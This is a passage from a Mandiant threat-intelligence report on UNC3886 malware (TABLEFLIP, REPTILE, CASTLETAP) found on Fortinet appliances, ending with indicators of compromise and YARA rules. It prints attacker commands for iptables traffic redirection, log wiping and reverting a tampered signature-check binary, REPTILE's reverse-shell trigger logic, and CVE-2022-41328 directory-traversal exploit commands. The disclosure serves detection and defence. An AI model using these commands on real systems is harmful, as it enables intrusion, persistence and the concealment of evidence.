```
 struct _payload
{
_DWORD magic_dword1;
_DWORD magic_dword2;
_BYTE unused[3];
_BYTE xor_key;
_DWORD command;
_DWORD ip;
_WORD port;
};
```

Figure 17: TABLEFLIP payload structure

The malware then attempted to extract the command, IP, and port from the payload. Table 6 describes the command and actions taken when a command was recognized.

Command	Description
0xFFFEFDFC	Enable redirection for traffic with source IP matching extracted IP and port 541 to extracted destination port
0xFCFDFEFF	Disable redirection for traffic with source IP matching extracted IP and specified destination port

Table 6: TABLEFLIP capabilities key

Traffic redirection was accomplished by adding `iptables` rules on the FortiManager system as seen in Figure 18. with the source IP and redirection port specified in the command packet. `iptables` was executed to check if a PREROUTING rule for that IP and port combination already existed. If the combination was not found, a new redirection rule was added in the PREROUTING chain. The rules under the PREROUTING chain were processed immediately once the packet is received on an interface.

```
iptables -t nat -S PREROUTING | grep <src_ip> | grep <redirection_port> || iptables -t nat -A PREROUTING -p tcp -s <src_i
```

Figure 18: iptables rule to implement traffic redirection

When assigned to delete traffic redirection, TABLEFLIP utilized the `grep` command to filter on all lines in the PREROUTING chain which contained the IP address and redirection port of interest, capturing the appropriate rule id's with `awk`. These id's were passed back to `iptables` with `xargs` to have them removed from the PREROUTING chain, as seen in Figure 19.

```
 iptables -t nat -S PREROUTING | tail -n +2 | grep -n -E '<src_ip>.*<
redirection_port>' | awk -F: '{print $1}'| xargs iptables -t nat -D PREROUTING
```

Figure 19: iptables rule to disable traffic redirection

REPTILE (Backdoor)

To achieve persistent access on the FortiManager device, the threat actor deployed a backdoor with the filename `/bin/klogd` (MD5: `53a69adac914808eced2bf8155a7512d`) that Mandiant refers to as REPTILE, a variant of a publicly available Linux kernel module (LKM) rootkit. With the assistance of TABLEFLIP, the threat actor was able to successfully forward traffic and access the REPTILE backdoor using `iptables` traffic redirection rules.

Once executed, REPTILE created a packet socket to receive OSI layer 2 packets. When a packet was received, the backdoor would perform the check seen in the pseudocode in Figure 20 to determine if a magic string was present.

```
 single_byte_xor_key = (month * year) * day % 255
index = 2 * data_received_on_port_8[7];
data_to_decode_ptr = *((char *)&data[index + 12] + 1)
i = 0
while ( i < strlen(data_to_decode) )
    decoded_data[i] = data_to_decode_ptr[i++] ^ single_byte_xor_key;
strncmp(&decoded_data, "mznCvqSBo", 9)
```

Figure 20: REPTILE magic string detection pseudocode

Table 7 shows the magic strings interpreted by REPTILE and their resultant actions.

Magic String	Description
mznCvqSBo	Parse C2 information from OSI layer 2 packet and connects to it over SSL.
hpaVAj2FJ	Kills REPTILE process (Only searched for if first magic string not found)

Table 7: REPTILE magic string options

Similar to the method used by CASTLETAP to decode the C2 information, REPTILE derived a single-byte XOR key from the Epoch date stamp to decrypt payload data, which caused the encryption key to change daily. Figure 21 shows the formula that was used to calculate the XOR key.

```
(month * (year + 1900)) * day % 255
```

- `year: index starting from 1900 i.e. current_year-1900`
- `month: index starting from 0`
- `date: index starting from 1`

Figure 21: REPTILE XOR key calculation

If the magic string “ `mznCvqSBo` ” was found, a reverse shell was created with the C2 IP address and destination port extracted from the rest of the activation packet payload. When the first magic string was not present, the binary searched for the second magic string “ `hpaVAj2FJ` ”. If this second magic string was found, the REPTILE process will end.If no magic strings were found, the backdoor continued to listen for other connections.

Threat Actor Anti-Forensics

Clearing and Modifying Logs

Mandiant analyzed the system memory of the FortiManager and identified threat actor commands used to clear specific events that contained the threat actor’s IP address from multiple log sources. The commands seen in Figure 22 were utilized by the threat actor to remove log entries containing the IP address used to connect to the THINCRUST backdoor.

```
 echo > /var/log/django.log; \
echo > /var/log/apache2/error_log; \
sed -i ‘/<ipaddress>/d’ /var/log/apache2/*log; \
ls -alt /var/log/ /var/log/apache2/
```

Figure 22: Threat actor’s anti-forensics commands

Disabling File System Verification on Startup

In an attempt to skip digital signature verification checks made to the file system on boot, the threat actor added the command seen in Figure 23 to the startup config `/etc/init.d/localnet` within the `rootfs.gz` archive of both FortiManager and FortiAnalyzer devices.

```
printf "t" | dd of=/bin/smit bs=1 count=1 conv=notrunc seek=22866 2>/dev/null
```

Figure 23: /etc/init.d/localnet – DD Command

Comparing the compromised `/bin/smit` (`a388ebaef45add5da503e4bf2b9da546`) with a clean version from both FortiManager and FortiAnalyzer, the modified binary contained a single byte difference. The modified location within `/bin/smit` is executed when the `mount` command line argument is given on system startup. Normally, the `mount` function would perform OpenSSL 1.1.0 digital signature verification checks on the files in Figure 24 against `/data/.fmg_sign` , but this modification changed a conditional jump instruction to an unconditional jump instruction which always skipped digital signature verification checks normally made on the system files.

```
 /data/extlinux.sys
/data/extlinux.conf
/data/boot.msg
/data/vmlinuz
/data/rootfse-fe
```

Figure 24: Files normally checked by /bin/smit

Since the `mount` command executes prior to `/etc/init.d/localnet` on system startup, the `dd` command will overwrite the 22,866th byte of `/bin/smit` with the character “ `t` ”, reverting the binary to a state that appears as if it was never tampered with, even if the file was hashed.

Attribution

UNC3886 is an advanced cyber espionage group with unique capabilities in how they operate on-network as well as the tools they utilize in their campaigns. UNC3886 has been observed targeting firewall and virtualization technologies which lack EDR support. Their ability to manipulate firewall firmware and exploit a zero-day indicates they have curated a deeper-level of understanding of such technologies. UNC3886 has modified publicly available malware, specifically targeting *nix operating systems.

Another threat cluster unrelated to UNC3886, suspected to be from China has recently been observed targeting zero-day vulnerabilities in Fortinet as reported by Mandiant in mid-January of 2023. Mandiant continues to gather evidence and identify overlaps between UNC3886 and other groups that are attributed to Chinese APT.

Conclusion

The activity discussed in this blog post is further evidence that advanced cyber espionage threat actors are taking advantage of any technology available to persist and traverse a target environment, especially those technologies that do not support EDR solutions. This presents a unique challenge for investigators as many network appliances lack solutions to detect runtime modifications made to the underlying operating system and require direct involvement of the manufacturer to collect forensic images. Cross organizational communication and collaboration is key to providing both manufacturers with early notice of new attack methods in the wild before they are made public and investigators with expertise to better shed light on these new attacks.

Mandiant recommends organizations using the ESXi and the VMware infrastructure suite follow the hardening steps outlined in this blog post to minimize the attack surface of ESXi hosts.

Acknowledgements

Special thanks to Jeremy Koppen, Kirstie Failey, Bryce Bucklin, Jay Smith, Nicholas Luedtke, Ronnie Salomonsen, Nino Isakovic, Charles Carmakal, and Fortinet PSIRT for their assistance with the investigation, technical review, and creating detections for the malware families discussed in this blog post. In addition, we would also like to thank Fortinet and VMware for their collaboration on this research.

Fortinet released two additional resources covering CVE-2022-41328 and an analysis of identified attacker activity.

MITRE ATT&CK Techniques

Impact

- T1565.001: Stored Data Manipulation

Defense Evasion

- T1027: Obfuscated Files or Information
- T1070: Indicator Removal
- T1070.003: Clear Command History
- T1070.004: File Deletion
- T1078: Valid Accounts
- T1140: Deobfuscate/Decode Files or Information
- T1202: Indirect Command Execution
- T1218.011: Rundll32
- T1222: File and Directory Permissions Modification
- T1497: Virtualization/Sandbox Evasion
- T1497.001: System Checks
- T1620: Reflective Code Loading

Credential Access

- T1552: Unsecured Credentials
- T1555.005: Password Managers

Discovery

- T1016: System Network Configuration Discovery
- T1033: System Owner/User Discovery
- T1057: Process Discovery
- T1082: System Information Discovery
- T1083: File and Directory Discovery
- T1087: Account Discovery
- T1518: Software Discovery

Collection

- T1074.001: Local Data Staging
- T1560: Archive Collected Data
- T1560.001: Archive via Utility

Execution

- T1059: Command and Scripting Interpreter
- T1059.001: PowerShell
- T1059.003: Windows Command Shell
- T1059.004: Unix Shell
- T1059.006: Python
- T1129: Shared Modules

Command and Control

- T1095: Non-Application Layer Protocol

- T1102.001: Dead Drop Resolver
- T1105: Ingress Tool Transfer
- T1571: Non-Standard Port
- T1573.001: Symmetric Cryptography

Lateral Movement

- T1021.004: SSH

Indicators of Compromise

Type	Values	Description
FortiGate Command	execute wireless-controller hs20-icon upload-icon ftp ../../../../../bin/lspci <TA FTP Server>	Attempted execution of this comman similar commands containing directo traversal are indicative of attempted exploitation of CVE-2022-41328 to upload a file to a normally restricted directory
FortiGate Command	execute wireless-controller hs20-icon upload-icon tftp ../../../../../bin/lspci <TA TFTP Server>	Attempted execution of this comman similar commands containing directo traversal are indicative of attempted exploitation of CVE-2022-41328 to upload a file to a normally restricted directory
Filename	/bin/fgfm	CASTLETAP Sample found on a FortiGate device
Symlinked File	/bin/lspci -> /bin/sysctl	lspci should be a standalone binary within FortiGate devices. A symlink suggests that a modification was mad the file system
URI	/p/util/show_device_info	An API call which created by the thre actor which acted as a persistent backdoor on FortiManager devices
URI	/p/utils/fortigate_syslog_send	An API call which created by the thre actor which acted as a persistent backdoor on FortiAnalyzer devices

Python Function	get_device_info	A malicious python function added to /usr/local/lib/python3.8/proj/util/view on FortiAnalyzer and FortiManager devices which provided threat actors a persistent backdoor
Filename	/bin/support	Threat actor script which launches /bin/auth (TABLEFLIP) and /bin/klog (REPTILE) and deletes the two files along with /bin/support from disk
Filename	/bin/auth	TABLEFLIP Sample - A passive utili setup traffic redirection from a specif address destined to the FortiManager TCP541 to another specified port.
Filename	/bin/klogd	REPTILE - A backdoor utility that lis for a specialized packet for activation
Config Change	printf "t" | dd of=/bin/smit bs=1 count=1 conv=notrunc seek=22866 2>/dev/null	Config change made to /etc/init.d/localnet on FortiAnalyzer a FortiManager devices to revert a bina after it was modified to bypass digita signature verification of system files
MD5	9ce2459168cf4b5af494776a70e0feda	Threat actor script which launches /bin/auth (TABLEFLIP) and /bin/klog (REPTILE) and deletes the two files along with /bin/support from disk
MD5	b6e92149efaf78e9ce7552297505b9d5	TABLEFLIP sample
MD5	53a69adac914808eced2bf8155a7512d	REPTILE variant sample
MD5	a388ebaef45add5da503e4bf2b9da546	Modified /bin/smit
MD5	88711ebc99e1390f1ce2f42a6de0654d	Localnet sample
MD5	e2d2884869f48f40b32fb27cc3bdefff	CASTLETAP sample

MD5	53a69adac914808eced2bf8155a7512d	REPTILE variant sample
MD5	64bdf7a631bc76b01b985f1d46b35ea6	THINCRUST sample
MD5	a86a8fe875a89816e5808588154a067e	THINCRUST sample
MD5	3e43511c4f7f551290292394c4e21de7	Related to THINCRUST
SHA1	86f3623b3fb8d5303b6c9d8295292a5c2ceb2889	Localnet sample
SHA1	75c092098e3409d366a46fdde6a92ff97d29cee1	Smit sample
SHA1	9dca7f1af5752bb007e5cc55acd2511f03049ee5	TABLEFLIP sample
SHA1	8c40fc87fa3b25a559585b10a8ca11c81fb09f75	CASTLETAP sample
SHA1	3109b890901499f7ebb90f8870a7d1617d27e7c9	REPTILE variant sample
SHA1	b8bdaa1bd204a6c710875b0c4265655d1fd37d52	/bin/support sample
SHA1	1a077212735617a665a6b631e34a6aedcbc41713	THINCRUST sample
SHA1	d5f8436e9815358e33b8243abda76c9b398943e2	THINCRUST sample
SHA1	8ef5159944d048fe84e51a818c9b11ebcfa98517	Related to THINCRUST
SHA256	245e4646e5d984c2da4cfe223bb2fae679441bcf42b254fc193ae97dc32af7ad	Localnet sample
SHA256	9fb09fe6db61fbdd19ac9c368e2f64fb9606119649830762fa467719c480ed44	Smit sample
SHA256	18afbad17dee0e4330a85b782e8e580c6125d8a7127cda69ad0e2728d505a6f5	TABLEFLIP sample
SHA256	a00fed53b1ece4610c8b52934c20af3667d455f092a77f8d9bc46fdb9047e41a	CASTLETAP sample
SHA256	eb6af99148f0ce5b58e414162ff2b7567b4cf08953862a088996365ff306014b	REPTILE variant sample

SHA256	33c22b2db8c0948c67204485972d2eb856e13dca16132371337fc3534e3df16d	/bin/support sample
SHA256	abefe121e5c895bf63be80152ccbe2d7bb5ad985aa3ab989bcb7c0804b90d004	THINCRUST sample
SHA256	2266667af7532a32b9c21c330a9fe56356ca66610e39654804a7262f2af61017	THINCRUST sample
SHA256	4e4c5e5ca588bd84b67a37b654ec522768fa83e535ff795a5c196da8f8b9737d	Related to THINCRUST

YARA Rules

```
 rule M_Hunting_Util_TABLEFLIP_1
{
meta:
    author = "Mandiant"
    description = "Looks for TABLEFLIP Binary"
    md5 = "b6e92149efaf78e9ce7552297505b9d5"
strings:
    $z1 = "%1$s.*%2$d" fullword
    $x1 = "/proc/self/exe" fullword
    $x2 = "socket" fullword
    $x3 = "127." fullword
    $x4 = "iptables -t nat" fullword
    $s1 = "iptables -t nat -S PREROUTING | grep %1$s | grep %2$d || iptables -t nat -A PREROUTING -p tcp -s %1$s --dport 5
    $s2 = "iptables -t nat -S PREROUTING | tail -n +2 | grep -n -E '%1$s.*%2$d' | awk -F: '{print $1}'| xargs iptables -t
condition:
    uint32(0) == 0x464c457f and filesize < 5MB and @x1 <= @x2 and @x2 <= @x3 and @x3 <= @x4 and ( $z1 or any of ($s*) )
}
```

```
 rule M_Hunting_Backdoor_REPTILE_1
{
    meta:
        author = "Mandiant"
        description = "Looks for ELF backdoor REPTILE variant"
        md5 = "53a69adac914808eced2bf8155a7512d"
    strings:
        $x1 = ";7(Zu9YTsA7qQ#vw"
        $x2 = "mznCvqSBo"
        $x3 = "hpaVAj2FJ"
        $x4 = "%d.%d.%d.%d"
        $x5 = "HISTFILE="
        $x6 = "TERM"
        $x7 = { 58 90 AE 86 F1 B9 1C F6 29 83 95 71 1D DE 58 0D } // taken from FE_Hunting_Linux_TINYSHELL_2_FEBeta.yara
    condition:
        uint32(0) == 0x464c457f and all of them and #x4 >= 3 and #x6 == 1 and filesize < 15MB
}
```

```
 rule M_Hunting_Backdoor_CASTLETAP_1
{
```

```
    meta:
        author = "Mandiant"
        description = "Finds strings observed in CASTLETOP ELF binary"
        md5 = "e2d2884869f48f40b32fb27cc3bdefff"
    strings:
        $x1 = ";7(Zu9YTsA7qQ#vw"
        $x2 = "qWWlC0v6yYh2yxu"
        $x3 = "1qaz@WSXa"
        $x4 = "hpaVAj2FJ"
        $x5 = "%d.%d.%d.%d"
        $x6 = "HISTFILE="
        $x7 = "TERM"
        $x8 = "/tmp/busybox"
        $x9 = { 58 90 AE 86 F1 B9 1C F6 29 83 95 71 1D DE 58 0D }
    condition:
        uint16(18) == 183 and
        uint16(16) == 0x02 and
        uint32(0) == 0x464c457f and 1 of ($x*) and #x5 >= 3 and #x7 == 1 and filesize < 15MB
}
rule M_Hunting_Backdoor_CASTLETAP_2
{
    meta:
        author = "Mandiant"
        description = "Finds byte pattern related to XOR decode function"
        md5 = "e2d2884869f48f40b32fb27cc3bdefff"
    strings:
        $x1 = { ?? 14 40 B9 ?? B0 1D 11 ?? 10 40 B9 [5] 0C 40 B9 [5] 1F 80 52 [9] 1F 00 12 }
    condition:
        uint16(18) == 183 and
        uint16(16) == 0x02 and
        uint32(0) == 0x464c457f and any of them and filesize < 15MB
}
```

Posted in

- Threat Intelligence
- Security & Identity

Source: https://cloud.google.com/blog/topics/threat-intelligence/fortinet-malware-ecosystem/